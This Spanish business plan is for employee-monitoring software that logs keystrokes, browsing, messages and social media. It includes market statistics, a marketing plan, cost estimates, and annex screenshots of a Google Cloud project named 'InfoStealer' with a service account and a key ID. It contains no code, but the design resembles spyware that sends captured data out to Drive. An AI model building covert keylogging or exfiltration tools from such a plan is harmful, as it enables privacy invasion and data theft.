
Es importante también considerar las posibles amenazas y desafíos que pueden surgir en el mercado. Algunas amenazas que el negocio de monitorización de ordenadores puede enfrentar son:

- Preocupaciones de privacidad: La monitorización de ordenadores puede generar preocupaciones sobre la privacidad de los empleados. Las regulaciones de privacidad de datos y las percepciones de los empleados pueden presentar desafíos para la adopción y aceptación de las soluciones de monitorización.
- Competencia intensa: El mercado de la monitorización de ordenadores puede ser altamente competitivo, con la presencia de empresas consolidadas y nuevas startups. Esto puede dificultar el ingreso al mercado y la captación de clientes.
- Evolución tecnológica: La rápida evolución de la tecnología y las soluciones de seguridad informática plantea el desafío de mantenerse actualizado y ofrecer constantemente mejoras y actualizaciones en el producto para seguir siendo relevante en un mercado cambiante.

Según una encuesta realizada a gerentes y ejecutivos, el 76 % de los encuestados considera que la supervisión de los empleados es beneficiosa o muy beneficiosa para la organización. Estos son los aspectos positivos que aporta a la empresa:

- Mejorar la eficiencia laboral y asignar tareas de acuerdo con la carga de trabajo de los empleados (61 %).
- Garantizar que se tenga en cuenta todo el tiempo trabajado y las horas extras realizadas por los empleados (44 %).
- Obtener una mayor comprensión de las actividades diarias de la empresa (37 %).
- Identificar y corregir errores antes de que se conviertan en problemas graves (34 %).
- Obtener una visibilidad más clara de la productividad y rentabilidad de cada empleado (29 %).

## Para qué utilizan las pymes las herramienta de monitorización de empleados



Fuente: GetApp Encuesta Monitorización de empleados en las pymes España 2020. n=262  
Pregunta: ¿Para qué utiliza tu empresa la herramienta de monitorización y vigilancia de empleados?  
Pregunta de respuesta múltiple, la suma de los porcentajes puede ser mayor a 100%




El informe indica principalmente una supervisión digital, aunque también se lleva a cabo vigilancia en el entorno físico mediante cámaras de seguridad y cámaras web. Estas son algunas de las actividades que son objeto de monitoreo:

- Actividad en el equipo: supervisión del uso del ordenador, seguimiento de la navegación web, registro de movimientos del ratón y registro de pulsaciones de teclas en el teclado.
- Entorno laboral: vigilancia mediante videovigilancia a través de cámaras de seguridad, cámaras web en los equipos y/o captura de imágenes en intervalos de tiempo.
- Asistencia: registro de la hora de inicio y finalización de la jornada laboral, horas trabajadas y horas extra realizadas.
- Redes sociales: supervisión del uso de cuentas personales en redes sociales.
- Comunicación digital: monitoreo de mensajes de correo electrónico, mensajería instantánea y videollamadas.

## Conclusión:

El análisis exhaustivo del mercado revela que existen oportunidades significativas para el negocio de monitorización de ordenadores. La creciente preocupación por la seguridad informática, el cumplimiento normativo y el aumento del trabajo remoto brindan un entorno favorable para la adopción de soluciones de monitorización. Sin embargo, es esencial abordar las preocupaciones de privacidad, enfrentar la competencia y mantenerse actualizado con las últimas tendencias y avances tecnológicos. Con una estrategia sólida, una diferenciación efectiva y un enfoque en la satisfacción del cliente, el negocio puede aprovechar estas oportunidades y superar las amenazas para lograr el éxito en el mercado de la monitorización de ordenadores.

### Medidas tomadas por pymes debido a utilizar herramientas de monitorización de empleados



Fuente: GetApp Encuesta Monitorización de empleados en las pymes España 2020. n=262  
Pregunta: ¿Has tomado medidas con algún empleado a raíz de usar herramientas de monitorización?  
Debido al redondeo de los porcentajes la suma de ellos puede ser menor de 100%




Los resultados de la vigilancia generalmente tienen efectos favorables (63 %), como la posibilidad de otorgar bonificaciones o promociones, asignar mayores responsabilidades o brindar nuevos proyectos al empleado. Sin embargo, también existen consecuencias negativas, según el 20 % de los encuestados, como la emisión de advertencias o incluso el despido. Es importante destacar que algunos gerentes y ejecutivos señalan que, aunque no han tomado medidas específicas debido a la vigilancia, su percepción sobre el desempeño del trabajador ha cambiado de alguna manera.

En un 47 % de las pequeñas y medianas empresas encuestadas, las herramientas de monitorización ya estaban implementadas antes del brote de la pandemia. Solo un 23 % las instaló después de la aplicación de las restricciones relacionadas con la COVID-19, mientras que un 30 % no utiliza este tipo de sistemas de vigilancia.

El 79 % de las empresas afirma haber tenido que destinar más presupuesto del planificado a este tipo de software desde que comenzó la pandemia. Además, un 82 % planea seguir invirtiendo en estas herramientas en el futuro.

### **Cuánto invierten las pymes para todos los usuarios en herramientas de monitorización de empleados**



Fuente: GetApp Encuesta Monitorización de empleados en las pymes España 2020. n=262  
Pregunta: ¿Cuánto has invertido en este tipo de software?



# Plan de marketing

Las principales características que tiene el proyecto son las siguientes, explicadas de forma resumida:

**Solución de monitorización integral:** El software ofrece una solución completa para la monitorización de equipos informáticos, abarcando diversos aspectos como el control del uso de los dispositivos, la supervisión de las actividades en línea, la grabación de pulsaciones de teclas y el monitoreo de aplicaciones y programas utilizados por los empleados. Esta característica garantiza un control exhaustivo sobre las acciones realizadas en los equipos y proporciona una visión clara de la actividad de los empleados.

**Personalización y configuración flexible:** Cada empresa tiene necesidades y políticas de monitorización específicas, por lo que es importante que el software permita una personalización y configuración flexible. Esto permite adaptar la solución a los requisitos particulares de cada organización, estableciendo los parámetros de monitorización deseados y definiendo las políticas de uso aceptable.

**Generación de informes y análisis de datos:** El software de monitorización debe ofrecer la capacidad de generar informes detallados y realizar análisis de datos para obtener una visión clara de la actividad de los empleados. Estos informes pueden incluir métricas de uso, tiempos de actividad, aplicaciones utilizadas y sitios web visitados, entre otros datos relevantes. Esta característica permite identificar patrones, tendencias y comportamientos inapropiados, así como evaluar la productividad y el rendimiento de los empleados.

**Interfaz intuitiva y fácil de usar:** El software de monitorización debe contar con una interfaz intuitiva y fácil de usar, lo que facilita su implementación y adopción por parte de las empresas. Una interfaz amigable permite a los administradores acceder y analizar los datos de manera eficiente, así como configurar las opciones de monitorización de manera sencilla. Además, se debe proporcionar una capacitación adecuada para garantizar que los usuarios comprendan y utilicen todas las funcionalidades del software de manera efectiva.

**Cumplimiento normativo y ético:** Es fundamental que el software de monitorización cumpla con las normativas legales y éticas establecidas en relación con la privacidad de los empleados y la protección de datos. Esto implica garantizar la confidencialidad de la información capturada, obtener el consentimiento adecuado para la monitorización y cumplir con las regulaciones locales aplicables. El respeto a la privacidad y la transparencia son aspectos cruciales para generar confianza y evitar conflictos legales o problemas de reputación.

**Soporte técnico y actualizaciones:** Un negocio exitoso en este ámbito debe brindar un sólido soporte técnico a sus clientes, ofreciendo asistencia en la instalación, configuración y resolución de problemas. Además, es importante proporcionar actualizaciones periódicas del software para mantenerlo al día con las últimas tendencias y requerimientos de seguridad.

## Descripción de las 8P:

### Producto:

El producto es un software de monitorización de equipos informáticos que permite controlar y supervisar la actividad de los empleados en tiempo real. Con funcionalidades avanzadas de seguridad, personalización flexible y generación de informes detallados, proporciona a las empresas una visión completa de cómo se utilizan los dispositivos, las aplicaciones y los sitios web en el entorno laboral. El software permite identificar comportamientos inapropiados, mejorar la eficiencia y productividad, y salvaguardar la información confidencial. Con una interfaz intuitiva y soporte técnico completo, el producto ayuda a las organizaciones a mantener un entorno de trabajo seguro, cumplir con las normativas y maximizar el rendimiento de los empleados.

### Precio:

El precio del producto se establecerá de manera muy competitiva en el mercado, ofreciendo un excelente valor por su funcionalidad y características. Se realizarán análisis de precios en comparación con la competencia para asegurar que sea atractivo y asequible para las empresas, sin comprometer la calidad y el soporte técnico.

El precio estimado que tenemos establecido para el servicio más básico será de 50 euros mensuales.

### Distribución:

La distribución del producto se realizará principalmente a través de canales digitales y en línea. La empresa proporcionará a las organizaciones una aplicación de monitorización para instalar en los equipos de los empleados, y otra aplicación para que los supervisores puedan acceder y visualizar los resultados de la monitorización. Estas aplicaciones se entregarán de forma electrónica a través de descargas en línea, enlaces de descarga o mediante el envío de archivos de instalación por correo electrónico. También se ofrecerá asistencia técnica para garantizar una implementación exitosa y un uso adecuado de las aplicaciones.

### Personas:

En la empresa, los dos socios fundadores poseen sólidos conocimientos en programación, lo que les permite liderar el desarrollo del software de monitorización de equipos informáticos. Ambos socios tienen una amplia experiencia en el campo de la programación y están al tanto de las últimas tendencias y tecnologías relacionadas. Además de su experiencia técnica, poseen habilidades de gestión y dirección, lo que les permite tomar decisiones estratégicas para el crecimiento y el éxito del negocio. Trabajando en estrecha colaboración, estos socios desempeñan un papel clave en el desarrollo del producto, la gestión de proyectos y la toma de decisiones empresariales.



#### Proceso:

**Investigación y desarrollo:** Los socios fundadores y el equipo de desarrollo trabajarán en la creación y mejora continua del software de monitorización. Se llevarán a cabo investigaciones, pruebas y optimizaciones para garantizar un producto eficiente y confiable.

**Personalización y configuración:** Una vez adquirido el software, se proporcionará a las empresas una versión personalizada adaptada a sus necesidades específicas. Se realizará una configuración inicial basada en las políticas y requisitos de monitorización de cada organización.

**Implementación y capacitación:** El equipo de soporte técnico asistirá en la implementación del software en los equipos de los empleados. Se brindará capacitación para que los supervisores comprendan y utilicen las funciones de monitorización y puedan interpretar los resultados obtenidos.

**Monitorización en tiempo real:** El software comenzará a monitorear en tiempo real la actividad de los empleados en los equipos informáticos. Se registrarán y almacenarán datos como el uso de aplicaciones, sitios web visitados, actividades en redes sociales, entre otros.

**Generación de informes:** El software generará informes detallados y análisis de datos periódicos para que los supervisores puedan evaluar la actividad de los empleados. Estos informes proporcionarán información valiosa sobre el rendimiento, la productividad y posibles anomalías o comportamientos inapropiados.

**Actualizaciones y soporte continuo:** El equipo de desarrollo proporcionará actualizaciones regulares del software para mantenerlo al día con las nuevas tecnologías y necesidades del mercado. Además, se ofrecerá un soporte técnico continuo para resolver cualquier problema o inquietud que puedan surgir.

#### Presencia:

**Marketing digital:** Se implementarán estrategias de marketing digital para aumentar la visibilidad del producto en línea. Se utilizarán técnicas de SEO, publicidad en línea y marketing de contenidos para captar la atención de las empresas y generar interés en la solución de monitorización.

**Participación en eventos y conferencias:** Se aprovecharán oportunidades de participar en eventos y conferencias relevantes en la industria. Esto permitirá la interacción directa con potenciales clientes, generando confianza en el producto y estableciendo contactos estratégicos.

**Alianzas estratégicas:** Se establecerán alianzas con otras empresas o proveedores de tecnología complementaria. Estas asociaciones permitirán ampliar la visibilidad del producto al aprovechar las redes de distribución y los canales de venta existentes de los socios.

Programas de referencia y recomendaciones: Se implementarán programas de referencia para fomentar que los clientes satisfechos recomienden el producto a otras empresas. Esto ayudará a expandir la presencia del producto de manera orgánica y confiable.

Servicio al cliente de calidad: Se priorizará la excelencia en el servicio al cliente, brindando soporte técnico oportuno y eficiente. Esto fortalecerá la reputación del producto y generará satisfacción y fidelidad entre los clientes existentes.

Adaptación a regulaciones locales: Se asegurará el cumplimiento de las regulaciones y leyes locales en cada mercado objetivo. Esto permitirá establecer una presencia sólida y confiable, demostrando el compromiso de la empresa con la privacidad y la seguridad de los datos de los clientes.

#### Productividad y calidad:

El producto de monitorización de equipos informáticos se destaca por su alta calidad y fiabilidad. Estas son algunas de las características que contribuyen a su calidad:

Precisión y exactitud: El software ofrece un monitoreo preciso y detallado de la actividad de los empleados en los equipos informáticos. Registra de manera confiable y exacta el uso de aplicaciones, navegación web, tiempo de actividad, entre otros datos relevantes.

Funcionalidad integral: El producto cuenta con una amplia gama de funciones y características que permiten un monitoreo completo y efectivo. Desde el registro de actividad hasta la generación de informes detallados, el software brinda una solución integral para controlar la actividad inapropiada en los equipos informáticos.

Seguridad y privacidad: La seguridad de los datos y la privacidad de los empleados son aspectos fundamentales en el diseño del producto. Se implementan medidas de seguridad sólidas para proteger la información sensible, y se cumplen con las regulaciones y estándares de privacidad pertinentes.

Facilidad de uso: A pesar de su sofisticación, el software se ha diseñado teniendo en cuenta la facilidad de uso. La interfaz intuitiva y amigable permite una configuración sencilla y una navegación fluida, facilitando la adopción y utilización del producto por parte de los usuarios.

Soporte técnico y actualizaciones: La empresa ofrece un sólido soporte técnico para resolver cualquier problema o consulta que puedan surgir. Además, se proporcionan actualizaciones regulares del software para mejorar su rendimiento, corregir errores y mantenerse al día con las nuevas tecnologías y requisitos del mercado.

Adaptabilidad y personalización: El producto se adapta a las necesidades específicas de cada empresa, permitiendo una configuración personalizada y flexible. Esto garantiza que el software se ajuste a las políticas y requisitos de monitoreo de cada organización, brindando una solución adaptada a sus necesidades particulares.

# Coste de desarrollo

Para realizar un cálculo exacto de los costos de desarrollo de este proyecto de software de monitorización de equipos informáticos, es necesario considerar varios aspectos clave. A continuación, se detallan los diferentes componentes y se proporciona una explicación extensa de cada uno de ellos:

**Recursos humanos:** El costo del equipo de desarrollo es uno de los factores más significativos. Se deben tener en cuenta los salarios de los programadores, ingenieros y otros profesionales involucrados en el desarrollo del software. Además, se deben considerar los gastos relacionados con la contratación, como impuestos, beneficios y capacitación.

**Investigación y desarrollo:** Antes de comenzar el desarrollo del producto, es necesario realizar una investigación exhaustiva para comprender las necesidades del mercado, analizar la competencia y diseñar la arquitectura del software. Esto implica tiempo y recursos dedicados a la investigación, diseño, prototipado y pruebas de concepto.

**Infraestructura y tecnología:** Es fundamental contar con la infraestructura tecnológica adecuada para el desarrollo del software. Esto incluye hardware, software, licencias, servidores, sistemas de almacenamiento y herramientas de desarrollo. Los costos asociados a la adquisición, mantenimiento y actualización de la infraestructura deben tenerse en cuenta en el cálculo.

**Diseño y usabilidad:** Un aspecto clave del éxito del producto es su diseño y usabilidad. Es necesario contar con diseñadores de experiencia de usuario (UX) y diseñadores gráficos para crear una interfaz intuitiva y atractiva. Los costos de diseño incluyen salarios, herramientas de diseño y pruebas de usabilidad.

**Pruebas y control de calidad:** Para garantizar la calidad del producto, se deben realizar pruebas exhaustivas en diferentes etapas del desarrollo. Esto implica la contratación de profesionales de pruebas, adquisición de herramientas de pruebas, configuración de entornos de pruebas y recursos para resolver cualquier problema identificado.

**Documentación y capacitación:** Es importante desarrollar documentación clara y completa para el software, incluyendo manuales de usuario, guías de instalación y documentación técnica. Además, se deben proporcionar recursos de capacitación para los usuarios finales y el personal de soporte.

**Marketing y promoción:** Para lanzar el producto al mercado con éxito, se requiere una estrategia de marketing sólida. Esto implica la creación de materiales promocionales, participación en eventos, publicidad en línea y otras actividades de marketing para generar conciencia y atraer a clientes potenciales.

**Costos operativos:** Además de los costos de desarrollo, también es necesario considerar los costos operativos continuos, como los gastos de alojamiento y mantenimiento de servidores, soporte técnico, actualizaciones de software y marketing en curso.

Es importante tener en cuenta que los costos pueden variar dependiendo de factores como la escala del proyecto, la ubicación geográfica, el tamaño del equipo y las tasas salariales específicas. Por lo tanto, es recomendable realizar un análisis detallado y consultar a expertos en desarrollo de software para obtener una estimación más precisa de los costos específicos del proyecto.

En conclusión, el cálculo exacto de los costos de desarrollo de este proyecto de software de monitorización de equipos informáticos debe considerar los recursos humanos, investigación y desarrollo, infraestructura tecnológica, diseño y usabilidad, pruebas y control de calidad, documentación y capacitación, marketing y promoción, así como los costos operativos continuos. Al tener en cuenta estos factores, se puede obtener una estimación más precisa de los costos totales del proyecto.

**Recursos humanos:** Los costos de personal pueden variar según el país y la experiencia de los desarrolladores. Para tener una idea aproximada, consideremos un equipo de desarrollo compuesto por varios programadores y un diseñador, con salarios promedio en el rango de 30.000 a 60.000 euros al año por empleado.

**Investigación y desarrollo:** Los gastos relacionados con la investigación y desarrollo pueden representar entre el 10% y el 20% del presupuesto total del proyecto. Por ejemplo, si el presupuesto total del proyecto es de 100.000 euros, los costos de investigación y desarrollo podrían oscilar entre 10.000 y 20.000 euros.

**Infraestructura y tecnología:** Dependiendo de los requisitos del proyecto, los costos de infraestructura y tecnología pueden incluir la adquisición de servidores, licencias de software, herramientas de desarrollo y otros equipos necesarios. Estos costos pueden variar ampliamente, pero una estimación aproximada podría ser de 10.000 a 20.000 euros.

**Diseño y usabilidad:** Los costos de diseño y usabilidad pueden variar según la complejidad de la interfaz de usuario y las necesidades específicas del proyecto. Un rango aproximado para estos costos podría ser de 5.000 a 10.000 euros.

**Pruebas y control de calidad:** Para las pruebas y control de calidad, los costos pueden variar dependiendo del alcance y la duración de las pruebas. Un rango aproximado para estos costos podría ser de 5.000 a 15.000 euros.

**Documentación y capacitación:** Los costos asociados con la creación de documentación y recursos de capacitación pueden variar según la cantidad y la complejidad del material requerido. Un rango aproximado podría ser de 2.000 a 5.000 euros.

**Marketing y promoción:** Los costos de marketing y promoción también pueden variar según la estrategia y las actividades planificadas. Un rango aproximado para estos costos podría ser de 5.000 a 15.000 euros.

## Webgrafia:

---

Ente\_Cybersecure *Todo lo que necesitas saber de infostealers.*

Available at: [https://portal.cci-entel.cl/Threat\\_Intelligence/Boletines/1305/](https://portal.cci-entel.cl/Threat_Intelligence/Boletines/1305/)

---

*Top 10 server & application monitoring tools* (no date) Acronis. Available at:

<https://www.acronis.com/es-es/blog/posts/monitoring-tools/>

---

Luz, S.D. (2023) *Los 7 Mejores Programas de Supervisión de empleados para Windows*, RedesZone. Available at:

<https://www.redeszone.net/reportajes/listas/programas-supervision-monitorizar-empleados-windows/>

---

*Monitorizar empleados es positivo para las pymes, Indican los directivos* (no date) GetApp. Available at:

<https://www.getapp.es/blog/1862/directivos-pymes-ven-positivo-uso-software-monitorizacion-de-empleados>

---


*Es legal que tu empresa use apps para Monitorizar Tu Ordenador?* (2023) *Tu empleo*. Available at:

<https://blog.infoempleo.com/a/es-legal-que-tu-empresa-use-apps-para-monitorizar-tu-ordenador-mientras-trabajas/> (Accessed: 18 May 2023).

---

# Anexos

## Funcionamiento de la API de Google Drive:





## Google Drive API

[Google Enterprise API](#)

Create and manage resources in Google Drive.

ADMINISTRAR

PROBAR ESTA API

API habilitada

### DESCRIPCIÓN GENERAL

### DOCUMENTACIÓN

### ASISTENCIA

### PRODUCTOS RELACIONADOS

#### Descripción general

With the Google Drive API, you can access resources from Google Drive to create files, manage file sharing, search for files and folders, and more.

[Más información](#)

#### Detalles adicionales

Tipo: [SaaS & APIs](#)

Última actualización: 6/2/23

Categoría: [Google Enterprise APIs](#), [Storage](#), [Google Workspace](#)

Nombre del servicio: drive.googleapis.com

#### Instructivos y documentación

[Overview](#)

[Quickstarts](#)

## Seleccionar un proyecto



PROYECTO NUEVO

Buscar en proyectos y carpetas



### RECIENTES

### DESTACADOS

### TODOS

Nombre		ID
✓ ☆ InfoStealer ?		infostealer


CANCELAR






ABRIR

## Cuentas de servicio del proyecto "InfoStealer"

Una cuenta de servicio representa una identidad de servicio de Google Cloud, como el código en ejecución en las VM de Compute Engine, las apps de App Engine o los sistemas que se ejecutan fuera de Google. [Obtén más información sobre las cuentas de servicio.](#)

Las políticas de la organización se pueden usar para asegurar las cuentas de servicio y bloquear sus características riesgosas, como el otorgamiento automático de IAM, la creación y carga de claves, o la creación misma de cuentas de servicio. [Obtén más información sobre las políticas de la organización para cuentas de servicio.](#)

Filtro Ingresar el  el valor de la propiedad

<input type="checkbox"/>	Correo electrónico	Estado	Nombre 	Descripción	ID de clave	Acciones
<input type="checkbox"/>	 <a href="mailto:python@infostealer.iam.gserviceaccount.com">python@infostealer.iam.gserviceaccount.com</a> 		python	pythonscript	7baac8131a49d6f810877cf	

## ← python

DETALLES   PERMISOS   CLAVES   MÉTRICAS   REGISTROS

### Claves






Las claves de cuenta de servicio podrían poner en riesgo la seguridad si se ven comprometidas. Te recomendamos que no descargues claves de cuenta [Federación de identidades para cargas de trabajo](#). Puedes obtener más información sobre cuál es la mejor manera de autenticar las cuentas de servicio.

Agrega un nuevo par de claves o sube un certificado de clave pública de un par de claves existente.

Impide la creación de claves de cuentas de servicio con las [políticas de la organización](#).

[Más información para configurar políticas de la organización en cuentas de servicio](#)

AGREGAR CLAVE ▾

Tipo	Estado	Clave	Fecha de creación de la clave	Fecha de vencimiento de la clave	
	 Activa	7baac8131a49d6f810877cff620e17b022b0bae6	16 may 2023	1 ene 10000	





# Conclusiones

En conclusión, el proyecto de desarrollo de un software de monitorización de equipos informáticos para controlar la actividad inapropiada de los empleados se presenta como una iniciativa altamente viable y competitiva en el mercado actual. Varios factores respaldan esta afirmación y sugieren que el proyecto tiene un gran potencial para el éxito.

En primer lugar, existe una creciente demanda en las empresas de todas las industrias para garantizar un uso adecuado y eficiente de los recursos informáticos. La monitorización de equipos se ha vuelto crucial para salvaguardar la seguridad de la información y la productividad en el lugar de trabajo. Al ofrecer una solución integral y efectiva, el software de monitorización de equipos puede satisfacer esta necesidad en el mercado.

Además, el proyecto se presenta como una propuesta competitiva debido a sus características distintivas. El enfoque en la monitorización de actividades inapropiadas, combinado con la facilidad de uso y una interfaz intuitiva, permite a las empresas supervisar eficientemente las actividades de sus empleados, identificar problemas potenciales y tomar medidas correctivas de manera oportuna. Esto puede resultar en una mejora significativa de la productividad, la seguridad y la eficiencia operativa.

La ventaja competitiva del proyecto también se ve reforzada por el hecho de que los dos socios fundadores poseen conocimientos en programación. Esta experiencia técnica les permitirá desarrollar un software de alta calidad, adaptado a las necesidades específicas del mercado objetivo. Además, al ser ellos mismos los desarrolladores principales, pueden agilizar el proceso de desarrollo y garantizar la eficiencia y el cumplimiento de los plazos.

